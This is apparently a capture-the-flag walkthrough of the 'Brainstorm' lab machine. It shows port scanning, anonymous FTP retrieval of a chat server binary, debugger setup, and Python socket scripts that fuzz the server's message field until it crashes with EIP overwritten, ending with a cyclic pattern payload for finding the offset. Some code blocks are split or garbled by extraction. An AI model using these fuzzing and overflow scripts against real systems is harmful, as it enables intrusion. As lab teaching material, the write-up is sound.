

```
sudo nmap -Pn -n --disable-arp-ping --reason -v \
--min-rate=500 -p- \
-oN tcp.txt \
10.10.179.226
```

```
SYN Stealth Scan Timing: About 57.36% done; ETC: 14:10 (0:01:52 remaining)
SYN Stealth Scan Timing: About 68.84% done; ETC: 14:10 (0:01:22 remaining)
SYN Stealth Scan Timing: About 80.27% done; ETC: 14:10 (0:00:52 remaining)
Discovered open port 9999/tcp on 10.10.179.226
Completed SYN Stealth Scan at 14:10, 262.82s elapsed (65535 total ports)
Nmap scan report for 10.10.179.226
Host is up, received user-set (0.32s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125
9999/tcp  open  abyss        syn-ack ttl 125
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 262.90 seconds
Raw packets sent: 131233 (5.774MB) | Rcvd: 222 (11.322KB)
```

Host firewall seems to be active

port 9999 is not super common

What's running on port 9999 ?

```
gekko ~ kali:~/brainstorm$
→ nc -nv 10.10.179.226 9999
(UNKNOWN) [10.10.179.226] 9999 (?) open
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): bstraw
Write a message: message

Tue Nov 12 09:34:44 2024
bstraw said: message

Write a message: █
```

this is a custom server

It looks like we have a custom chatting server running on 9999/tcp

Also, the target is running an FTP Server. Did they use it to upload the application files / source code ?

Do we have anonymous access on the ftp?

```
ftp anonymous@10.10.179.226
```

```
gekko ~ kali:~/brainstorm$  
→ ftp anonymous@10.10.179.226  
Connected to 10.10.179.226.  
220 Microsoft FTP Service  
331 Anonymous access allowed, send identity (e-mail name) as password.  
Password:  
230 User logged in.  
Remote system type is Windows_NT.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||49177|)
```

we have anonymous access, so why is not working ?

Passive mode works! why ?

```
passive off
```

```
gekko ~ kali:~/brainstorm$  
→ ftp anonymous@10.10.179.226  
Connected to 10.10.179.226.  
220 Microsoft FTP Service  
331 Anonymous access allowed, send identity (e-mail name) as password.  
Password:  
230 User logged in.  
Remote system type is Windows_NT.  
ftp> passive off  
Passive mode: off; fallback to active mode: off.  
ftp> ls -la  
200 EPRT command successful.  
150 Opening ASCII mode data connection.  
08-29-19 07:36PM <DIR> chatserver  
226 Transfer complete.  
ftp>
```

as it looks like we need to  
connect using the passive mode

Active Mode => Server connects back.

Passive Mode => The Server opens a secondary port.

The difference between active FTP and passive FTP modes lies in how connections are made. In active mode, the client initiates the connection with a PORT command, making the server connect back for data. In passive mode, the client uses a PASV command, gets a server port, and starts the data transfer connection.

Jun 6, 2024



jscape

<https://www.jscape.com> > blog > active-v-s-passive-ftp...

## Active vs. Passive FTP Simplified: Understanding FTP Ports

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So there's an inbound firewall rule blocking a few ports. But outbound connections are fine.

We found two interesting binaries inside the `chatserver` folder.

```
ftp> cd chatserver
250 CWD command successful.
ftp> ls -la
200 EPRT command successful.
150 Opening ASCII mode data connection.
08-29-19 09:26PM          43747 chatserver.exe
08-29-19 09:27PM          30761 essfunc.dll
226 Transfer complete.
ftp>
```

We found an interesting binary and dll

This is probably the application we've seen before!

We are using `binary` mode to download the files to make sure they do not get corrupted.

```
binary on
get chatserver.exe
get essfunc.dll
```

```
ftp> cd chatserver
250 CWD command successful.
ftp> binary on
200 Type set to I.
ftp> get chatserver.exe
local: chatserver.exe remote: chatserver.exe
200 EPRT command successful.
150 Opening BINARY mode data connection.
100% |*****| 43747 24.10 KiB/s 00:00 ETA
226 Transfer complete.
43747 bytes received in 00:01 (24.10 KiB/s)
ftp> ls
200 EPRT command successful.
150 Opening ASCII mode data connection.
08-29-19 09:26PM          43747 chatserver.exe
08-29-19 09:27PM          30761 essfunc.dll
226 Transfer complete.
ftp> get essfunc.dll
local: essfunc.dll remote: essfunc.dll
200 EPRT command successful.
150 Opening BINARY mode data connection.
100% |*****| 30761 20.98 KiB/s 00:00 ETA
226 Transfer complete.
30761 bytes received in 00:01 (20.98 KiB/s)
ftp>
```

I guess using binary mode will be safer

[storm] zsh

"gekko@kali: ~/brainst" 14:15 12-Nov-24

It's very easy to make mistakes when developing in c. We should test if the application is vulnerable to buffer overflows. For that we need a windows system and a debugger.

I guess I'll need to work with the binaries on my windows machine. Lemme get it ready for transfer

```
zip -r loot.zip loot/*
```

```
gekko ~ kali:~/brainstorm$  
→ zip -r loot.zip loot/*  
  adding: loot/chatserver.exe (deflated 71%)  
  adding: loot/essfunc.dll (deflated 70%)  
  
gekko ~ kali:~/brainstorm$ I'm gonna tranfer it to my windows lab  
→ [storm] zsh zsh
```

On my linux

```
mkdir web  
mv loot.zip web  
cd web  
python3 -m http.server 80
```

```
gekko ~ kali:~/brainstorm/web$  
→ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ..  
192.168.15.6 - - [12/Nov/2024 14:23:41] "GET /loot.zip HTTP/1.1" 200 -  
192.168.15.6 - - [12/Nov/2024 14:23:41] "GET /loot.zip HTTP/1.1" 200 -  
^C
```

And on my windows

```
certutil.exe -urlcache -f http://192.168.15.3/loot.zip loot.zip
```

```
C:\Users\neo\Desktop\hacking>certutil.exe -urlcache -f http://192.168.15.3/loot.zip loot.zip  
**** Online ****  
CertUtil: -URLCache command completed successfully.  
C:\Users\neo\Desktop\hacking>
```

For debugging and exploit development.

I'll be using `immunity debugger` + `mona` on windows and `vscode` on linux.

[https://github.com/kbandla/ImmunityDebugger/releases/download/1.85/ImmunityDebugger\\_1\\_85\\_setup.exe](https://github.com/kbandla/ImmunityDebugger/releases/download/1.85/ImmunityDebugger_1_85_setup.exe)

<https://github.com/corelan/mona>


## Easy install

```
CertUtil: -URLCache command completed successfully.
C:\Users\neo\Desktop\hacking>cd C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands
C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands>certutil -urlcache -f https://raw.githubusercontent.com/corelan/mona/refs/heads/master/mona.py mona.py
**** Online ****
https://raw.githubusercontent.com/corelan/mona/refs/heads/master/mona.py
WinINet Cache entries: 1
CertUtil: -URLCache command completed successfully.
C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands>
```

you can just drop the mona.py inside immunity's PyCommands folder


## First thoughts

We can see that it's the binary used on the target! it's using port 9999/tcp as well!




Let's have a look at the registers!

file > attach select chatserver and click on attach



This registers `eap` , `ebx` , `eip` refer to the 32bit arch.



Also we can see that the layout is equivalent to `FF FF FF FF` which is equivalent to 32 bits address space.

During an `Stack Based overflow` an attacker wants to fill the memory that was allocate for the stack till it hit's the `EIP` .

- `EIP` -> holds the address space of the next instruction.

If we manage to overwrite the `EIP` we could point to address that we control the data. The CPU will read and executed the instructions present provided there's no protection.

Usually the application will allocate space between the `ESP` and `EBP` for data. That space also known as the stack should contain data that will be used by application functions and then discarded.

If the current process has no memory protection we could jump back in that address space and get any instruction executed.

Also, we could check if `essfunc.dll` has no stack protections enabled. In that case we may want to find a address to jump into `essfunc.dll` and use it to load our malicious shellcode.

- shellcode => a bunch of computer instructions in `assembly`.

---

## Exploit development

We can interact with the application with out looks like a simple text-based protocol ( `redis` , `tfpt` etc )

We can provide a `username` and `message`.

The first step in our exploit development would test if we could get the application to crash.

This should happens if we are able to overwrite the `EIP` . This should make the application call a bogus address and crash.

---

First let's learn to interact with chatserver

So the how conversation looks like this.

```
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters):
bstraw
```

```
Write a message:
message
```

```
Tue Nov 12 14:10:07 2024
bstraw said: message
```

```
Write a message:
```

We could get a same result with a python script like this

```

import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)
    print(banner.decode().rstrip())

    # It wil request a username
    question = sock.recv(512)
    print(question.decode().rstrip())

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)
    print(reply.decode().rstrip())

    # We do not need to add \n
    message = 'this is a message'
    sock.send(message.encode())

    # Will print our message back and ask for another msg
    reply = sock.recv(512)
    print(reply.decode().rstrip())

```

```

Write a message:
gekko 🐼kali:~/brainstorm/devel$ +
• -> python3 chat.py
Welcome to Brainstorm chat (beta)

Please enter your username (max 20 characters):
Write a message:

Tue Nov 12 14:23:49 2024
bstraw said: this is a message

Write a message:
gekko 🐼kali:~/brainstorm/devel$
○ -> █

```

Okay,  
it seems that  
we understand  
how it works

Cool, it's reading the `username` and `message` and it's likely copying our user supplied input to some variable.

Let's modify our chat client to fuzz the application.



We are going to test the username first.


```
import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The application banner
    banner = sock.recv(512)
    print(banner.decode().rstrip())

    # It will request a username
    question = sock.recv(512)
    print(question.decode().rstrip())

    # We need to terminate our string with \n
    name = b'\x41' * 1000 + b'\n'
    sock.send(name)
```



```
Waiting for connections.
Received a client connection from 192.168.15.3:48738
Client 192.168.15.3:48738 selected username: bstraw
Client 192.168.15.3:48738 closed connection.
Received a client connection from 192.168.15.3:53344
Client 192.168.15.3:53344 selected username: bstraw
Client 192.168.15.3:53344 closed connection.

C:\Users\neo\Desktop\hacking\loot>.\chatserver.exe
Chat Server started!
Called essential function dll version 1.00

Waiting for connections.
Received a client connection from 192.168.15.3:55574
Client 192.168.15.3:55574 closed connection.
Received a client connection from 192.168.15.3:33620
Client 192.168.15.3:33620 selected username: AAAAAAAAAAAAAAAAAAAAAA
Client 192.168.15.3:33620 closed connection.
```

it only copying up to 20 chars or something.

The parameter username is not vulnerable

Okay, let's try with the message

```
import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The application banner
```

```

banner = sock.recv(512)
print(banner.decode().rstrip())

# It will request a username
question = sock.recv(512)
print(question.decode().rstrip())

# We need to terminate our string with \n
name = 'bstraw\n'
sock.send(name.encode())

# it ask for a message
reply = sock.recv(512)
print(reply.decode().rstrip())

# We do not need to add \n
message = b'\x41' * 3000
sock.send(message)

# Will print our message back and ask for another msg
reply = sock.recv(512)
print(reply.decode().rstrip())

```

```


C:\Users\neo\Desktop\hacking\loot>.\chatserver.exe
Chat Server started!
Called essential function dll version 1.00

Waiting for connections.
Received a client connection from 192.168.15.3:59080
Client 192.168.15.3:59080 selected username: bstraw
C:\Users\neo\Desktop\hacking\loot>_

```

the server crashed!!

Let's do it again. This time let's pay attention what's going in the registers!



We were able to overwrite the eip!

the parameter message is indeed vulnerable

interesting!

Now where exactly does the eip starts ?

We can create a cyclic string and use it to find exactly where the eip starts!

metasploit provides a tool to help us.

```
msf-pattern_create -l 3000
```

```
gekko kali:~/brainstorm/develops
-> msf-pattern_create -l 3000

We can use msf-pattern_create to generate a cyclic string

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5
```

```
import socket
```

```
rhost = '192.168.15.6'
```

```
rport = 9999
```

```
payload =
```

```
b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5
```

By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0C  
b1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd  
6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1  
Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6C  
i7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl  
2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7  
